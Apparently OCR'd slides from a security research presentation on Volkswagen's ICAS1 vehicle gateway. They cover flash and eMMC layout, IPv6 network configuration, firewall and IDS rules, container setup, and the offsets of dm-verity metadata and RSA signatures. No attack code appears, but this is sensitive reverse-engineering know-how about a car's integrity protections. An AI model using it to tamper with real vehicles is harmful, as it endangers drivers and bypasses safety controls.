
SPI pinout on the back side of the board

FS128SDBH20
128 MBit SPI flash



Shorted crystal oscillator

ICAS 1 architecture



* - this high-level diagram is simplified, the reality is much more complex.

ICAS 1 eMMC disk partitions

- EMMC dump size ~ 16 GB
- 63 partitions
  - 6 - Squashfs
  - 16 - EXT4
  - 2 – uImage
  - 2 - HypervisorLinuxKernel
  - 4 - Device Tree Blob
  - 33 – Raw data

```
Device            Start      End  Sectors  Size Type
/dev/loop9p7       6240     6245        6    3K data - HypervisorLinuxKernel  (loop9p10)
/dev/loop9p8       6246    59487    53242   26M data - uImage, L4RE micro kernel (loop9p11)
/dev/loop9p14    131072   262271   131200 64.1M data - extended partition table device
    /dev/loop9p14p11      70  32735    32666  16M data - Linux kernel(loop9p14p15,p19,p23)
    /dev/loop9p14p13   32742  32831       90  45K data - Device Tree (loop9p14p17,p21,p25)

/dev/loop9p15    262272  4587775  4325504  2.1G Linux filesystem - vm_adaptive
    /dev/loop9p15p4        70   65599   65530   32M Linux filesystem - Squashfs - /  (loop9p15p6)
    /dev/loop9p15p7    131200  233599  102400   50M EXT4+dm-integrity  - /data
    /dev/loop9p15p8    233600  335999  102400   50M EXT4+dm-integrity  - /data/adaptive/ara_PM-int
    /dev/loop9p15p9    336000 2105471 1769472  864M EXT4 - /data/adaptive/ara_PM
    /dev/loop9p15p10  2105472 2228287  122816   60M EXT4  (empty)  - /data/coredump
    /dev/loop9p15p11  2228288 4325439 2097152    1G EXT4 - /containers

/dev/loop9p16   4587776 12059015  7471240  3.6G Ext Part - vm_java
...
/dev/loop9p17  12059016 15073807  3014792  1.4G Ext Part - vm_housing
...
/dev/loop9p18  15073808 30341103 15267296  7.3G EXT4 - empty
```

FS128SDBH20
128 MBit SPI flash

ICAS1 network configuration

- Communication via IPv6 is allowed
- Communication via IPv4 is prohibited
- 4 interfaces vm_adaptive
- 4 interfaces vm_java
- 7 interfaces vm_housekeeping
- Corbos Linux has strict iptables rules

```
vm_housekeeping

eth0
          inet6 addr: fe80::7d:faff:fe00:1001%4825040/64
eth0.11
          inet6 addr: fe80::7d:faff:fe00:1001%4825040/64
          inet6 addr: fd53:7cb8:383:b::8:10%4825040/64
eth0.2
          inet6 addr: fe80::7d:faff:fe00:1001%4825040/64
          inet6 addr: fd53:7cb8:383:2::8:10%4825040/64
eth0.2048
          inet6 addr: fe80::7d:faff:fe00:1001%4825040/64
          inet6 addr: fd53:7cb8:383:800::8:10%4825040/64
eth0.2064
          inet6 addr: fd53:7cb8:383:810::8:10%4825040/64
          inet6 addr: fe80::7d:faff:fe00:1001%4825040/64
eth0.3 - GW-IVI network
          inet6 addr: fe80::7d:faff:fe00:1001%4825040/64
          inet6 addr: fd53:7cb8:383:3::8:10%4825040/64
eth0.4
          inet6 addr: fe80::7d:faff:fe00:1001%4825040/64
          inet6 addr: fd53:7cb8:383:4::8:10%4825040/64
```

```
vm_adaptive

eth0
          inet6 addr: fe80::7d:faff:fe01:600%4825040/64
eth0.2049
          inet6 addr: fe80::7d:faff:fe01:600%4825040/64
          inet6 addr: fd53:7cb8:383:801::106%4825040/64
eth0.2066
          inet6 addr: fd53:7cb8:383:812::106%4825040/64
          inet6 addr: fe80::7d:faff:fe01:600%4825040/64
eth0.3 GW-IVI network
          inet6 addr: fe80::7d:faff:fe01:600%4825040/64
          inet6 addr: fd53:7cb8:383:3::106%4825040/64
```

```
vm_java

eth0
          inet6 addr: fe80::7d:faff:fe01:700%4825040/64
eth0.2050
          inet6 addr: fd53:7cb8:383:802::107%4825040/64
          inet6 addr: fe80::7d:faff:fe01:700%4825040/64
eth0.2071
          inet6 addr: fe80::7d:faff:fe01:700%4825040/64
          inet6 addr: fd53:7cb8:383:817::107%4825040/64
eth0.4
          inet6 addr: fd53:7cb8:383:4::107%4825040/64
          inet6 addr: fe80::7d:faff:fe01:700%4825040/64
```

ICAS1 firewall

Gateway has embedded firewall and IDS functionality:

- **vm_adaptive**
  - iptables_vm_adaptive.rules – 5 rules
  - ip6tables_vm_adaptive.rules – 355 rules
- **vm_housekeeping**
  - iptables_vm_housekeeping.rules – 5 rules
  - ip6tables_vm_housekeeping.rules – 766 rules
- **vm_java**
  - iptables_vm_java.rules – 5 rules
  - ip6tables_vm_java.rules – 622 rules

ICAS1 IDS

Firewall/IDS rules

```
-j NFLOG --nflog-prefix   "firewallFilterReports.drop.ipv6_header"  --nflog-group 102
-j NFLOG --nflog-prefix   "vw.diag.sec.drop.ipv6(header);vw.diag.com.drop.ipv6(header)"  --nflog-group 300
-j NFLOG --nflog-prefix   "firewallFilterReports.drop.unknown_l4_protocol(fwd)"  --nflog-group 202
-j NFLOG --nflog-prefix   "vw.diag.sec.drop.other(fwd)"  --nflog-group 300
-j NFLOG --nflog-prefix   "firewallFilterReports.drop.unknown_l4_protocol(in)"  --nflog-group 102
-j NFLOG --nflog-prefix   "vw.diag.sec.drop.other(kmtx_in)"  --nflog-group 300
-j NFLOG --nflog-prefix   "firewallFilterReports.drop.unknown_l4_protocol(out)"  --nflog-group 102
-j NFLOG --nflog-prefix   "vw.diag.sec.drop.other(kmatrix)"  --nflog-group 300
-j NFLOG --nflog-prefix   "firewallFilterReports.drop.tcp(fwd)"  --nflog-group 202
-j NFLOG --nflog-prefix   "vw.diag.sec.drop.TCP(fwd);vw.diag.com.drop.TCP(fwd)"  --nflog-group 300
-j NFLOG --nflog-prefix   "firewallFilterReports.drop.tcp(in)"  --nflog-group 102
-j NFLOG --nflog-prefix   "vw.diag.sec.drop.TCP(in);vw.diag.com.drop.TCP(in)"  --nflog-group 300
```

```
[0:0] -A IDS_SD_REPORTS  -p udp -m multiport  --dports  30490,30491  -m limit  --limit  100/sec  --limit-burst  10 -j NFLOG  --nflog-prefix   "serviceDiscoveryReports.match.SD"  --nflog-group  101
[0:0] -A IDS_SPECIAL_FRAME_REPORTS  -p udp -m udp --dport  546 -m limit  --limit  100/sec  --limit-burst  10 -j NFLOG  --nflog-prefix   "specialFrameReports.match.DHCPv6"  --nflog-group  101
[0:0] -A IDS_SPECIAL_FRAME_REPORTS  -p udp -m udp --dport  547 -m limit  --limit  100/sec  --limit-burst  10 -j NFLOG  --nflog-prefix   "specialFrameReports.match.DHCPv6"  --nflog-group  101
[0:0] -A IDS_SPECIAL_FRAME_REPORTS  -p ipv6-icmp  -m limit  --limit  100/sec  --limit-burst  10 -j NFLOG  --nflog-prefix   "specialFrameReports.match.ICMPv6"  --nflog-group  101
[0:0] -A IDS_SPECIAL_FRAME_REPORTS  -p tcp -m tcp --tcp-flags  SYN SYN -m limit  --limit  100/sec  --limit-burst  10 -j NFLOG  --nflog-prefix   "specialFrameReports.match.TCP_CNTL"  --nflog-group  101
[0:0] -A IDS_SPECIAL_FRAME_REPORTS  -p tcp -m tcp --tcp-flags  FIN FIN -m limit  --limit  100/sec  --limit-burst  10 -j NFLOG  --nflog-prefix   "specialFrameReports.match.TCP_CNTL"  --nflog-group  101
[0:0] -A IDS_SPECIAL_FRAME_REPORTS  -p tcp -m tcp --tcp-flags  RST RST -m limit  --limit  100/sec  --limit-burst  10 -j NFLOG  --nflog-prefix   "specialFrameReports.match.TCP_CNTL"  --nflog-group  101
[0:0] -A IDS_SPECIAL_FRAME_REPORTS  -p udp -m udp --dport  13400  -m limit  --limit  100/sec  --limit-burst  10 -j NFLOG  --nflog-prefix   "specialFrameReports.match.DoIP"  --nflog-group  101
[0:0] -A IDS_SPECIAL_FRAME_REPORTS  -p tcp -m tcp --dport  13400  -m limit  --limit  100/sec  --limit-burst  10 -j NFLOG  --nflog-prefix   "specialFrameReports.match.DoIP"  --nflog-group  101
[0:0] -A IDS_SPECIAL_FRAME_REPORTS  -p udp -m udp --dport  1701  -m limit  --limit  100/sec  --limit-burst  10 -j NFLOG  --nflog-prefix   "specialFrameReports.match.L2TP"  --nflog-group  101
```

Firewall/IDS for ethernet are basic filtering L3/L4 rules – they restrict access based on ip addresses, ports, and protocol type

ICAS1 - IDS

IDS General Info

Main Page
CAN Info
MEB Info
Storage Info
General Info

Versions

IDS brain: Empty

IDS Enabled/Disabled

Current mode: Empty
Last updated Empty
Update mode: Enable Update

Component client status

Current state: Empty
Last updated Empty
Update state: kPrepSD Update

Brain Configuration

CAN Message Info

Start Stop Reset


Msg Name	Msg ID	Msg Type	Can Bus	RESULT_OK	A	B	C	D	E	F	G	Attacks Sum	Total	First Attack	Last Attack


Storage Info

Storage Name	Storage Size	Last status update	Description	
Shaper events	None	None	Storage that is managed by the shaper, and contains events generated by IDS engines	Clear
Shaper backend report	None	None	Storage that contains a ready report from IDS brain to the backend	Clear
Sensor data queues	None	None	Queues that are containing sensor data structures, before they get to the engines	Clear

View of the IDS interface

ICAS1 – Communication with VW backend






We Connect ID functionality

- manage air-conditioner
- manage battery charge


ICAS1 boot sequence



dm-verity rootfs

- Root partitions
  - RSA key builtin in kernel Corbos
  - RSA digital signature
  - Squashfs Corbos rootfs
  - dm-verity

Offset formula (*QWORD(0x28)+0xFFF)&0xFFFFFFFFFFFFF000



Open containers

- Containers
  - container location /containers/A/<Container Name>/*.squashfs-xz-dmverity
  - runc - container manager (open container initiative runtime)
  - squashfs file system
  - custom implementation dm-verity in squashfs
  - custom implementation RSA digital sigranture in squashfs

```
drwxr-xr-x  2 root root 4.0K Dec 31  1969 adaptivecore-container
drwxr-xr-x  2 root root 4.0K Dec 31  1969 adaptive-emmc-statistics-container
drwxr-xr-x  2 root root 4.0K Dec 31  1969 ap-ava-container
drwxr-xr-x  2 root root 4.0K Dec 31  1969 ap-programming-session-container
drwxr-xr-x  2 root root 4.0K Dec 31  1969 ap-sfd-container
drwxr-xr-x  2 root root 4.0K Dec 31  1969 ap-viwi-proxy-container
drwxr-xr-x  2 root root 4.0K Dec 31  1969 ara-libs-container
drwxr-xr-x  2 root root 4.0K Dec 31  1969 base-rootfs
drwxr-xr-x  2 root root 4.0K Dec 31  1969 brain
drwxr-xr-x  2 root root 4.0K Jan 13 04:59 Common_Diagnosis
drwxr-xr-x  2 root root 4.0K Dec 31  1969 csc-base-container
drwxr-xr-x  2 root root 4.0K Dec 31  1969 DNH
drwxr-xr-x  2 root root 4.0K Dec 31  1969 dsa
```


```
        "CAP_NET_BIND_SERVICE",
        "CAP_SYS_CHROOT"
      ],
      "ambient": [
        "CAP_NET_BIND_SERVICE",
        "CAP_SYS_CHROOT"
      ]
    },
    "noNewPrivileges": true
  },
  "root": {
    "path": "rootfs",
    "readonly": true
  },
  "hostname": "ComServFlex__ICAS1_Gateway",
  "hooks": {
    "networkconfig": [],
    "prestart": [],
    "poststop": []
  },
  "mounts": [
    {
      "destination": "/proc",
      "type": "proc",
      "source": "proc",
      "options": []
    },
    {
      "destination": "/dev",
      "type": "tmpfs",
      "source": "tmpfs",
      "options": [
        "nosuid",
        "strictatime",
        "mode=755",
        "size=65536k"
      ]
    },
    {
```

dm-verity containers


Tool for managing the containers and check digital signature /sbin/cont-ctrl

RSA public key /etc/container_key_pub.pem

- Offset (*QWORD(0x28)+0xFFF)&0xFFFFFFFFFFFFF000
- dm-verity metadata



- Dm-verity parameters, offset_param=size-0x1000
- Digital signature, offset_sig=offset_param+400

